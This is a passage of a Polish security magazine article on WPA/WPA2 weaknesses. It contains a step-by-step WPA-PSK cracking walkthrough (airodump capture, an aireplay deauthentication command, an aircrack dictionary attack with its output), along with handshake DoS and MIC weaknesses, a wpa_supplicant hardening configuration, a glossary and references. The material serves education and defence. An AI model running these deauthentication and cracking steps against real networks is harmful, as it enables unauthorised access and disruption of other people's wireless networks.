Pora na praktyczny przykład takiego ataku. Zaczynamy tak samo, jak przy łamaniu protokołu WEP, czyli włączamy tryb monitorowania:

```
# airmon.sh start ath0
```

Listing 7 przedstawia kolejny etap, czyli wykrywanie pobliskich sieci i skojarzonych z nimi klientów. Widoczny wynik można odczytać następująco: w tej sieci bezprzewodowej uwierzytelniony jest jeden punkt dostępowy o BSSID 00:13:10:1F:9A:72, stosujący szyfrowanie WPA na kana-



Rysunek 14. *Szyfrowanie CCMP*

Listing 7. *Wykrywanie pobliskich sieci*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Listing 8. *Przeprowadzenie ataku słownikowego*

```
$ aircrack -a 2 -w jakiś_plik_słownika -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

Rysunek 15. *Słaby klucz PSK dla WPA, odkryty za pomocą Aircracka*

le 1 z SSID *hakin9demo* oraz jeden klient o adresie MAC 00:0C:F1:19:77:5C (oznacza to, że klient ten przeszedł pomyślnie proces czteroetapowej negocjacji połączenia).

Po zlokalizowaniu sieci docelowej rozpoczynamy przechwytywanie pakietów na odpowiednim kanale, co pozwoli uniknąć przeoczenia pakietów podczas zbędnego skanowania innych kanałów:

```
# airodump ath0 wpa-psk 1
```

Kolejnym etapem będzie anulowanie uwierzytelnienia istniejących klientów w celu wymuszenia ponownego ich skojarzenia, co pozwoli przechwycić komunikaty negocjacji czteroetapowej. Aireplay może posłużyć również do takiego ataku. Składnia dla anulowania uwierzytelnienia klienta o wskazanym BSSID jest następująca:

```
# aireplay -0 1 -a <BSSID>
  -c <MAC_klienta> ath0
```

Pozostaje już tylko przeprowadzić atak słownikowy z pomocą Aircracka (patrz Listing 8). Rysunek 15 przedstawia wynik ataku.

Drugą słabością WPA jest podatność na atak DoS (*Denial of Service*) podczas negocjacji czteroetapowej. Jak zauważyli Changhua He i John C. Mitchell, pierwszy komunikat negocjacji nie jest uwierzytelniony, w związku z czym klient musi składować każdy pierwszy komunikat do momentu otrzymania poprawnie podpisanego komunikatu trzeciego, co z kolei otwiera drogę do potencjalnego wyczerpania zasobów klienta. Jeśli dopuszczane jest istnienie kilku równoległych sesji, napastnik może przeprowadzić atak DoS fałszując pierwszy komunikat wysyłany przez punkt dostępowy.

Również kod MIC Michael posiada znane słabości, wynikające bezpośrednio z ograniczeń narzuconych przez założenia grupy roboczej 802.11i. Bezpieczeństwo Michaela zależy w całości od szyfrowania transmisji, gdyż w przeciwieństwie do kryptograficznych kodów integralności jest on odwracalny, przez co nie jest odporny na ataki ze znanym tekstem jawnym (czyli ataki, gdzie napastnik dysponuje zarówno oryginalną wiadomością, jak i jej kodem MIC). Do wyliczenia tajnego klucza MIC wystarczy jedna znana wiadomość i jej kod MIC, więc utrzymanie MIC-a w tajemnicy ma znaczenie absolutnie kluczowe. Ostatnią ze znanych podatności jest teoretyczna możliwość ataku na skrót klucza tymczasowego WPA, oznaczająca w pewnych warunkach (przy znajomości kilku kluczy RC4) zmniejszenie złożoności ataku z ∂128 do ∂105.

Implementacje WPA/WPA2 dzielą też słabości innych mechanizmów standardu 802.11i, na przykład podatność na atak z fałszowanymi komunikatami 802.1X (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure* itd.), opisany po raz pierwszy przez Williama Arbaugha i Arunesha Mishrę, a możliwy za sprawą braku uwierzytelniania. Koniecznie trzeba też pamiętać, że stosowanie protokołu WPA/WPA2 nie chroni przed atakami niższego poziomu, na przykład zagłuszaniem częstotliwości radiowych, atakami DoS poprzez naruszanie standardu 802.11, anulowaniem uwierzytelnienia, anulowaniem skojarzenia i tym podobnym.

Implementacje systemowe WPA/WPA2

W przypadku systemów Windows obsługa WPA2 nie jest wbudowana, jed-

Słowniczek

- AP (*Access Point*) – punkt dostępowy, stacja bazowa sieci Wi-Fi łącząca klientów sieci ze sobą nawzajem i innymi sieciami.
- ARP (*Address Resolution Protocol*) – protokół tłumaczenia adresów IP na adresy MAC.
- BSSID (*Basic Service Set Identifier*) – adres MAC punktu dostępowego.
- CCMP (*Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*) – protokół szyfrowania stosowany w WPA2, oparty na szyfrze blokowym AES.
- CRC (*Cyclic Redundancy Check*) – suma kontrolna używana w protokole WEP jako (bardzo słaby) kod integralności.
- EAP (*Extensible Authentication Protocol*) – protokół obsługujący różne metody uwierzytelniania.
- EAPOL (*EAP Over LAN*) – protokół używany w sieciach bezprzewodowych do transportu danych EAP.
- GEK (*Group Encryption Key*) – klucz szyfrujący dla transmisji grupowych (w CCMP używany również do sprawdzania integralności).
- GIK (*Group Integrity Key*) – klucz szyfrujący dla transmisji grupowych (używany w TKIP).
- GMK (*Group Master Key*) – klucz główny w hierarchii kluczy grupowych.
- GTK (*Group Transient Key*) – klucz tymczasowy wyliczany z GMK.
- ICV (*Integrity Check Value*) – dodatkowe pole dołączane do jawnych danych jako sprawdzenie integralności (używa słabego algorytmu CRC32).
- IV (*Initialization Vector*) – wektor inicjalizacyjny (WI), czyli ciąg łączony z kluczem szyfrującym w celu wygenerowania niepowtarzalnego strumienia klucza.
- KCK (*Key Confirmation Key*) – klucz odpowiadający za integralność komunikatów negocjacji.
- KEK (*Key Encryption Key*) – klucz odpowiadający za poufność komunikatów negocjacji.
- MIC (*Message Integrity Code*) – dodatkowe pole dołączane do jawnych danych jako sprawdzenie integralności (używa algorytmu Michael).
- MK (*Master Key*) – klucz główny znany obu stronom po udanym procesie uwierzytelniania 802.1X.
- MPDU (*Mac Protocol Data Unit*) – pakiet danych przed fragmentacją.
- MSDU (*Mac Service Data Unit*) – pakiet danych po fragmentacji.
- PAE (*Port Access Entity*) – port logiczny w protokole 802.1X.
- PMK (*Pairwise Master Key*) – klucz główny hierarchii kluczy pojedynczych.
- PSK (*Pre-Shared Key*) – klucz wyliczany na podstawie hasła, zastępujący klucz PMK wydawany przez serwer uwierzytelniający.
- PTK (*Pairwise Transient Key*) – klucz tymczasowy wyliczany z PMK.
- RSN (*Robust Security Network*) – architektura bezpieczeństwa 802.11i (TKIP, CCMP itd.).
- RSNA (*Robust Security Network Association*) – bezpieczne skojarzenie klienta w sieci RSN.
- RSNIE (*Robust Security Network Information Element*) – pola zawierające informacje RSN z pól *Probe Response* i *Association Request*.
- SSID (*Service Set Identifier*) – identyfikator sieci bezprzewodowej (nie to samo co ESSID).
- STA (*Station*) – klient sieci bezprzewodowej.
- TK (*Temporary Key*) – tymczasowy klucz szyfrujący w transmisji pojedynczej (w CCMP używany również do sprawdzania integralności).
- TKIP (*Temporal Key Integrity Protocol*) – protokół szyfrujący stosowany w WPA, podobnie jak w przypadku WEP bazujący na RC4.
- TMK (*Temporary MIC Key*) – klucz integralności danych w transmisji pojedynczej (używany w TKIP).
- TSC (*TKIP Sequence Counter*) – licznik powtórzeń używany z protokołem TKIP (nie mylić z rozszerzonym WI).
- TSN (*Transitional Security Network*) – architektura bezpieczeństwa sieciowego obsługująca mechanizmy sprzed 802.11i (m.in. WEP).
- WEP (*Wired Equivalent Privacy*) – domyślny protokół szyfrowania dla sieci 802.11.
- WPA (*Wireless Protected Access*) – implementacja wczesnej wersji standardu 802.11i bazująca na algorytmie szyfrującym TKIP.
- WRAP (*Wireless Robust Authenticated Protocol*) – stary protokół szyfrowania obsługiwany przez WPA2.

nak 29 kwietnia 2005 roku pojawiła się aktualizacja dla Windows XP SP2 (KB893357) dodająca obsługę WPA2 i usprawniająca wykrywanie sieci (patrz Rysunek 16). Użytkownicy innych systemów operacyjnych Microsoftu muszą korzystać z zewnętrznego modułu petenta (komercyjnego lub open source, na przykład *wpa_supplicant*, dostępnego dla Windows w wersji eksperymentalnej).

Moduł *wpa_supplicant* dla systemów linuksowych i *BSD obsługiwał WPA2 już w chwili publikacji standardu 802.11i. Zewnętrzny petent obsługuje szeroki zakres metod EAP i mechanizmów zarządzania kluczami dla WPA, WPA2 i WEP. Istnieje możliwość definiowania różnych algorytmów szyfrowania i zarządzania kluczami oraz różnych metod EAP dla różnych sieci – Listing 9 przedstawia prosty plik konfiguracyjny WPA2. Domyślną lokalizacją tego pliku jest */etc/wpa_supplicant.conf* i oczywiście powinien on być dostępny wyłącznie dla użytkownika *root*.

Jako użytkownik *root* uruchamiamy najpierw demona *wpa_supplicant* w trybie debugowania (przełącznik `-dd`), podając odpowiedni sterownik (dla naszego przykładowego chipsetu Atheros będzie to opcja

Listing 9. *Przykładowy plik konfiguracyjny modułu wpa_supplicant dla WPA2*


```
ap_scan=1           # Skanowanie częstotliwości
                    # i wybór odpowiedniego punktu dostępowego
network={           # Pierwsza sieć bezprzewodowa
  ssid="jakiś_ssid" # SSID sieci
  scan_ssid=1       # Odkrywanie ukrytych SSID żądaniem Probe Request
  proto=RSN         # RSN dla WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Uwierzytelnianie z kluczem PSK
  pairwise=CCMP     # Protokół CCMP (szyfrowanie AES)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```

`-D madWi-Fi`), nazwę interfejsu (opcja `-i`, w tym przykładzie z wartością `ath0`) oraz ścieżkę do pliku konfiguracyjnego (opcja `-c`):

```
# wpa_supplicant
  -D madWi-Fi
  -dd -c /etc/wpa_supplicant.conf
  -i ath0
```

Włączenie trybu debugowania powoduje wypisywanie na ekranie postępów wszystkich opisanych wcześniej etapów (skojarzenia z punktem dostępowym, uwierzytelniania 802.1X, negocjacji czteroetapowej itd.). Jeśli wszystko działa poprawnie, można wyłączyć tryb debugowania i uruchomić program *wpa_supplicant* jako demona podając przełącznik `-B` zamiast `-dd`.

WPA2 na Macintoshu jest obsługiwane od wersji 4.2 oprogramowania Apple AirPort dla maszyn z obsługą AirPort Extreme, AirPort Extreme Base Station lub AirPort Express.



Rysunek 16. *Obsługa WPA2 w Windows XP SP2*

Podsumowanie

Dawno już stało się jasne, że szyfrowanie WEP nie zapewnia odpowiedniego poziomu bezpieczeństwa w sieciach bezprzewodowych, przez co jego bezpieczne użytkowanie jest możliwe wyłącznie z szyfrowaniem wyższego poziomu (na przykład w sieciach VPN). WPA jest znacznie bezpieczniejszym rozwiązaniem dla starszych urządzeń nieobsługujacych WPA2, ale to ten drugi będzie już wkrótce nowym standardem bezpieczeństwa bezprzewodowego. W przypadku sieci o znaczeniu krytycznym trzeba mimo wszystko pamiętać o umieszczaniu urządzeń bezprzewodowych w strefach ekranowanych i dostępności awaryjnego łącza kablowego – skutki zagłuszania częstotliwości radiowych i ataków niskopoziomowych na sieci bezprzewodowe mogą nadal być dotkliwe. ●

O autorze

Guillaume Lehembre jest specjalistą ds. bezpieczeństwa, zatrudnionym w firmie HSC (Hervé Schauer Consultants – *http://www.hsc.fr*). Jego urozmaicona kariera zawodowa obejmowała audyty, badania i testy penetracyjne, co pozwoliło mu zdobyć cenne doświadczenie w dziedzinie bezpieczeństwa bezprzewodowego. Opublikował wiele artykułów dotyczących bezpieczeństwa, wygłosił też kilka odczytów. Kontakt z autorem: *Guillaume.Lehembre@hsc.fr.*

W Sieci

- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – standard IEEE 802.11i,
- *http://www.awprofessional.com/title/0321136209 – Real 802.11 Security Wi-Fi Protected Access and 802.11i* (Edney, Arbaugh) – Addison Wesley – ISBN: 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm – An inductive chosen plaintext attack against WEP/WEP2* (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf – Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – opis optymalizacji *h1kariego*,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf – Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – narzędzie AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – narzędzie Aircrack (Devine),
- *http://weplab.sourceforge.net/* – narzędzie Weplab (Sanchez),
- *http://www.Wi-Finetnews.com/archives/002452.html* – opis podatności klucza PSK w WPA (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – narzędzie Cowpatty do łamania WPA-PSK,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf – Analysis of the 802.11i 4-Way Handshake* (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf – An initial security analysis of the IEEE 802.1X standard* (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – aktualizacja WPA2 dla Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/* – wpa_supplicant,
- *http://www.securityfocus.com/infocus/1814 – WEP: Dead Again*, część 1,
- *http://www.securityfocus.com/infocus/1824 – WEP: Dead Again*, część 2.